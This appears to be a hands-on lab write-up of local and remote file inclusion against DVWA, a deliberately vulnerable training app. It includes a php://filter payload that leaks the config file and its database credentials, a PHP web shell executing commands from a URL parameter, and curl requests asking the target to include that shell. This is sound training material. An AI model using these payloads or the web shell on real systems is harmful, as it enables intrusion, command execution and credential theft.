
LFI (Local File Inclusion — file disclosure)
Test directory traversal:

```
http://192.168.1.6/dvwa/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=/var/www/html/dvwa/config/config.inc.php
```

Copy the base64 text from the page and decode locally:

```
echo 'BASE64TEXT' | base64 -d | sed -n '1,200p'
```

1. Look for DB credentials, secret keys, etc..



Cross Site Request Forge
Vulnerability: File Inclusio
File inclusion vulnerability
Vulnerability: File Inclusio
192.168.1.6/dvwa/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=/var/www/html/dvwa/config/config.inc.php
140%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
shivam@shivam: ~
File
Actions
Edit
View
Help

PD9waHAKCiMgSWYgeW91IGFyZSBoYXZpbmcgcHJvYmxlbXMgY29ubmVjdGluZyB0byB0aGUgTXlTUUwgZGF0YWJhc2UgYW5kIGFsbCBvZiB0aGUgdmFyaWFibGVzIGJlbG93IGFyZSBjb3JyZWN0CiMgdHJ5IGNoYW5naW5nIHRoZSAnZGJfc2VydmVyJyB
OiAnTXlTUUwnOwojJERCTVMgPSAnUEdTUUwnOyAvLyBDdXJyZW50bHkgZGlzYWJsZWQKCiMgRGF0YWJhc2UgdmFyaWFibGVzCiMgICBXQVJOSU5HOiBUaGUgZGF0YWJhc2Ugc3BlY2lmaWVkIHVuZGVyIGRiX2RhdGFiYXNlIFdJTEwgQkUgRU5USVJ
OiAnZHZ3YSc7CiRfRFZXQVsgJ2RiX3VzZXInIF0gICAgID0gZ2V0ZW52KCdEQl9VU0VSJykgPzogJ2R2d2F1c2VyJzsKJF9EVldBWyAnZGJfcGFzc3dvcmQnIF0gPSBnZXRlbnYoJ0RCX1BBU1NXT1JEJykgPzogJ2R2d2FwYXNzJzsKJF9EVldBWyAnZGJfcG9yd
OiAnMzMwNic7CgojIFJlQ0FQVENIQSBzZXR0aW5ncwojICAgVXNlZCBmb3IgdGhlICdJbnNlY3VyZSBDQVBUQ0hBJyBtb2R1bGUKIyAgIFlvdSdsbCBuZWVkIHRvIGdlbmVyYXRlIHlvdXIgb3duIGtleXMgYXQ6IGh0dHBzOi8vd3d3Lmdvb2dsZS5jb20vcmVjYXB0Y
OiAnJzsKJF9EVldBWyAncmVjYXB0Y2hhX3ByaXZhdGVfa2V5JyBdID0gZ2V0ZW52KCdSRUNBUFRDSEFfUFJJVkFURV9LRVknKSA/
OiAnJzsKCiMgRGVmYXVsdCBzZWN1cml0eSBsZXZlbAojICAgRGVmYXVsdCB2YWx1ZSBmb3IgdGhlIHNlY3VyaXR5IGxldmVsIHdpdGggZWFjaCBzZXNzaW9uLgojICAgVGhlIGRlZmF1bHQgaXMgJ2ltcG9zc2libGUnLiBZb3UgbWF5IHdpc2ggdG8gc2V0IHRoa

```
└─$ echo 'PD9waHAKCiMgSWYgeW91IGFyZSBoYXZpbmcgcHJvYmxlbXMgY29ubmVjdGluZyB0byB0aGUgTXlTUUwgZGF0YWJhc2UgYW5kIGFsbCBvZiB0aGUgdmFyaWFibGVzIGJlbG93IGFyZSBjb3JyZWN0CiMgdHJ5IGNoYW5naW5nIHRoZSAnZGJfc2VydmVyJyB2YXJpYWJsZSBmcm9tIGxv
Y2FsaG9zdCB0byAxMjcuMC4wLjEuIEZpeGVzIGEgcHJvYmxlbSBkdWUgdG8gc29ja2V0cy4KIyAgIFRoYW5rcyB0byBAZGlnaW5pbmphIGZvciB0aGUgZml4LgoKIyBEYXRhYmFzZSBtYW5hZ2VtZW50IHN5c3RlbSB0byB1c2UKJERCTVMgPSBnZXRlbnYoJ0RCTVMnKSA/OiAnTXlTUUwnOwojJE
RCTVMgPSAnUEdTUUwnOyAvLyBDdXJyZW50bHkgZGlzYWJsZWQKCiMgRGF0YWJhc2UgdmFyaWFibGVzCiMgICBXQVJOSU5HOiBUaGUgZGF0YWJhc2Ugc3BlY2lmaWVkIHVuZGVyIGRiX2RhdGFiYXNlIFdJTEwgQkUgRU5USVJFTFkgREVMRVRFRCBkdXJpbmcgc2V0dXAuCiMgICBQbGVhc2UgdXNl
IGEgZGF0YWJhc2UgZGVkaWNhdGVkIHRvIERWV0EuCiMKIyBJZiB5b3UgYXJlIHVzaW5nIE1hcmlhREIgdGhlbiB5b3UgY2Fubm90IHVzZSByb290LCB5b3UgbXVzdCB1c2UgY3JlYXRlIGEgZGVkaWNhdGVkIERWV0EgdXNlci4KIyAgIFNlZSBSRUFETUUubWQgZm9yIG1vcmUgaW5mb3JtYXRpb2
4gb24gdGhpcy4KJF9EVldBID0gYXJyYXkoKTsKJF9EVldBWyAnZGJfc2VydmVyJyBdICAgPSBnZXRlbnYoJ0RCX1NFUlZFUicpID86ICcxMjcuMC4wLjEnOwokX0RWV0FbICdkYl9kYXRhYmFzZScgXSA9IGdldGVudignREJfREFUQUJBU0UnKSA/OiAnZHZ3YSc7CiRfRFZXQVsgJ2RiX3VzZXIn
IF0gICAgID0gZ2V0ZW52KCdEQl9VU0VSJykgPzogJ2R2d2F1c2VyJzsKJF9EVldBWyAnZGJfcGFzc3dvcmQnIF0gPSBnZXRlbnYoJ0RCX1BBU1NXT1JEJykgPzogJ2R2d2FwYXNzJzsKJF9EVldBWyAnZGJfcG9ydCddICAgICAgPSBnZXRlbnYoJ0RCX1BPUlQnKSA/OiAnMzMwNic7CgojIFJlQ0
FQVENIQSBzZXR0aW5ncwojICAgVXNlZCBmb3IgdGhlICdJbnNlY3VyZSBDQVBUQ0hBJyBtb2R1bGUKIyAgIFlvdSdsbCBuZWVkIHRvIGdlbmVyYXRlIHlvdXIgb3duIGtleXMgYXQ6IGh0dHBzOi8vd3d3Lmdvb2dsZS5jb20vcmVjYXB0Y2hhL2FkbWluCiRfRFZXQVsgJ3JlY2FwdGNoYV9wdWJs
aWNfa2V5JyBdICA9IGdldGVudignUkVDQVBUQ0hBX1BVQkxJQ19LRVknKSA/OiAnJzsKJF9EVldBWyAncmVjYXB0Y2hhX3ByaXZhdGVfa2V5JyBdID0gZ2V0ZW52KCdSRUNBUFRDSEFfUFJJVkFURV9LRVknKSA/OiAnJzsKCiMgRGVmYXVsdCBzZWN1cml0eSBsZXZlbAojICAgRGVmYXVsdCB2YW
x1ZSBmb3IgdGhlIHNlY3VyaXR5IGxldmVsIHdpdGggZWFjaCBzZXNzaW9uLgojICAgVGhlIGRlZmF1bHQgaXMgJ2ltcG9zc2libGUnLiBZb3UgbWF5IHdpc2ggdG8gc2V0IHRoaXMgdG8gZWl0aGVyICdsb3cnLCAnbWVkaXVtJywgJ2hpZ2gnIG9yIGltcG9zc2libGUnLgokX0RWV0FbICdkZWZh
dWx0X3NlY3VyaXR5X2xldmVsJyBdID0gZ2V0ZW52KCdERUZBVUxUX1NFQ1VSSVRZX0xFVkVMJykgPzogJ2ltcG9zc2libGUnOwoKIyBEZWZhdWx0IGxvY2FsZQojICAgRGVmYXVsdCBsb2NhbGUgZm9yIHRoZSBoZWxwIHBhZ2Ugc2hvd24gd2l0aCBlYWNoIHNlc3Npb24uCiMgICBUaGUgZGVmYX
VsdCBpcyAnZW4nLiBZb3UgbWF5IHdpc2ggdG8gc2V0IHRoaXMgdG8gZWl0aGVyICdlbicgb3IgJ3poJy4KJF9EVldBWyAnZGVmYXVsdF9sb2NhbGUnIF0gPSBnZXRlbnYoJ0RFRkFVTFRfTE9DQUxFJykgPzogJ2VuJzsKCiMgRGlzYWJsZSBhdXRoZW50aWNhdGlvbgojICAgU29tZSB0b29scyBk
b24ndCBsaWtlIHdvcmtpbmcgd2l0aCBhdXRoZW50aWNhdGlvbiBhbmQgcGFzc2luZyBjb29raWVzIGFyb3VuZAojICAgc28gdGhpcyBzZXR0aW5nIGxldHMgeW91IHR1cm4gb2ZmIGF1dGhlbnRpY2F0aW9uLgokX0RWV0FbICdkaXNhYmxlX2F1dGhlbnRpY2F0aW9uJyBdID0gZ2V0ZW52KCdESV
NBQkxFX0FVVEhFTlRJQ0FUSU9OJykgPzogZmFsc2U7CgpkZWZpbmUgKCdNWVNRTCcsICdteXNxbCcpOwpkZWZpbmUgKCdTUUxJVEUnLCAnc3FsaXRlJyk7CgojIFNRTGkgREIgQmFja2VuZAojICAgVXNlIHRoaXMgdG8gc3dpdGNoIHRoZSBiYWNrZW5kIGRhdGFiYXNlIHVzZWQgaW4gdGhlIFNR
TGkgYW5kIEJsaW5kIFNRTGkgbGFicy4KIyAgIFRoaXMgZG9lcyBub3QgYWZmZWN0IHRoZSBiYWNrZW5kIGZvciBhbnkgb3RoZXIgc2VydmljZXMsIGp1c3QgdGhlc2UgdHdvIGxhYnMuCiMgICBJZiB5b3UgZG8gbm90IHVuZGVyc3RhbmQgd2hhdCB0aGlzIG1lYW5zLCBkbyBub3QgY2hhbmdlIG
l0LgokX0RWV0FbJ1NRTElfREInXSA9IGdldGVudignU1FMSV9EQicpID86IE1ZU1FMOwojJF9EVldBWydTUUxJX0RCJ10gPSBTUUxJVEU7CiMkX0RWV0FbJ1NRTElURV9EQiddID0gJ3NxbGkuZGInOwoKPz4K' | base64 -d | sed -n '1,200p'
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwauser';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'dvwapass';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
```

The decoded PHP I saw contains DVWA's **database credentials and settings** — proof that your LFI attack worked.

- `db_server = 127.0.0.1`
- `db_database = dvwa`
- `db_user = dvwauser`
- `db_password = dvwapass`

This shows that the app included files based on **unsanitized user input** and allowed reading sensitive server files.

RFI (Remote File Inclusion — requires `allow_url_include = On`)

1. Create attacker PHP (proof file) and a simple web‑shell:

```
cat > /tmp/attacker.php <<'PHP'
<?php echo "RFI OK\n"; phpinfo(); ?>
```


```
PHP

cat > /tmp/shell.php <<'PHP'
<?php
if (isset($_GET['cmd'])) {
  echo "<pre>".shell_exec($_GET['cmd'])."</pre>";
} else {
  echo "shell ready";
}
?>
PHP
```

2. Start a simple HTTP server on port **8080** (foreground; use & to background):

```
python3 -m http.server 8080 --directory /tmp &
# note the PID printed; or run `ps aux | grep http.server` to find it
```

3. From the VM, request DVWA to include the remote attacker file (RFI):

```
# simple include request (may need cookies if DVWA redirects)
curl -i -L
"http://192.168.1.6/dvwa/vulnerabilities/fi/?page=http://127.0.0.1:8080/attacker.
php" -o /tmp/rfi_attacker_resp.txt
head -n 40 /tmp/rfi_attacker_resp.txt
```




```
┌──(shivam㉿shivam)-[~]
└─$ curl -i -L "http://192.168.1.6/dvwa/vulnerabilities/fi/?page=http://127.0.0.1:8080/attacker.php" -o /tmp/rfi_attacker_resp.txt
head -n 40 /tmp/rfi_attacker_resp.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100  1342  100  1342    0     0  66992      0 --:--:-- --:--:-- --:--:-- 66992
HTTP/1.1 302 Found
Date: Wed, 22 Oct 2025 16:30:02 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=0f0366d42aea801607d9ae15acca5442; expires=Thu, 23 Oct 2025 16:30:02 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=0334a58398f2cf6b91c79f9da260c915; expires=Thu, 23 Oct 2025 16:30:02 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Location: ../../login.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK
Date: Wed, 22 Oct 2025 16:30:02 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=d382683c89b07710860a4200c185fea3; expires=Thu, 23 Oct 2025 16:30:02 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=5e4546583a0013559c3cb585a1eaff4e; expires=Thu, 23 Oct 2025 16:30:02 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Vary: Accept-Encoding
Content-Length: 1342
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

        <head>

                <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

                <title>Login :: Damn Vulnerable Web Application (DVWA)</title>

                <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />

        </head>
```

- The DVWA endpoint responded with a **302 Found** redirect to `../../login.php` and then returned the **login page HTML** (HTTP 200).
- Response headers include two important cookies set by DVWA:
  - `security=impossible` (controls DVWA difficulty)
  - multiple `PHPSESSID` values (session identifiers), with `HttpOnly` and `SameSite=Strict`.
- The response body is the full **Login** page HTML (form with hidden `user_token`), not the content of your `attacker.php` or `shell.php`. That means the DVWA app did **not** include/execute the remote file — instead it redirected the client to authenticate and served the login form.

If RFI is successful you will see `RFI OK` or phpinfo() output in the response.

4. Controlled web-shell test:

```
# include webshell and run `whoami`
curl -i -L
"http://192.168.1.6/dvwa/vulnerabilities/fi/?page=http://127.0.0.1:8080/shell.php
&cmd=whoami" -o /tmp/rfi_shell_resp.txt
head -n 200 /tmp/rfi_shell_resp.txt
```



```
┌──(shivam㉿shivam)-[~]
└─$ curl -i -L "http://192.168.1.6/dvwa/vulnerabilities/fi/?page=http://127.0.0.1:8080/shell.php&cmd=whoami" -o /tmp/rfi_shell_resp.txt
head -n 200 /tmp/rfi_shell_resp.txt

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100  1342  100  1342    0     0  87689      0 --:--:-- --:--:-- --:--:-- 87689
HTTP/1.1 302 Found
Date: Wed, 22 Oct 2025 16:30:23 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=7d0d3bc67ed1c02a9a2a29f3965ae449; expires=Thu, 23 Oct 2025 16:30:23 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=ee3d7247c27be256c4aab2855fd0705e; expires=Thu, 23 Oct 2025 16:30:23 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Location: ../../login.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8

HTTP/1.1 200 OK
Date: Wed, 22 Oct 2025 16:30:23 GMT
Server: Apache/2.4.65 (Debian)
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=6b514da90deef7b90b64255ae1a77f88; expires=Thu, 23 Oct 2025 16:30:23 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=d74a57e1f26dfebbe3d2d3c36fb5b887; expires=Thu, 23 Oct 2025 16:30:23 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
Vary: Accept-Encoding
Content-Length: 1342
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

        <head>

                <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

                <title>Login :: Damn Vulnerable Web Application (DVWA)</title>

                <link rel="stylesheet" type="text/css" href="dvwa/css/login.css" />

        </head>

        <body>

        <div id="wrapper">

        <div id="header">

        <br />

        <p><img src="dvwa/images/login_logo.png" /></p>

        <br />
```

- **Why RFI didn't execute**

    1. **Authentication / flow:** DVWA detects an unauthenticated/invalid session and redirects to the login page before processing the `page` include. Your request therefore hit the login flow, not the vulnerable include execution. The multiple `PHPSESSID` cookies show DVWA resetting session state.

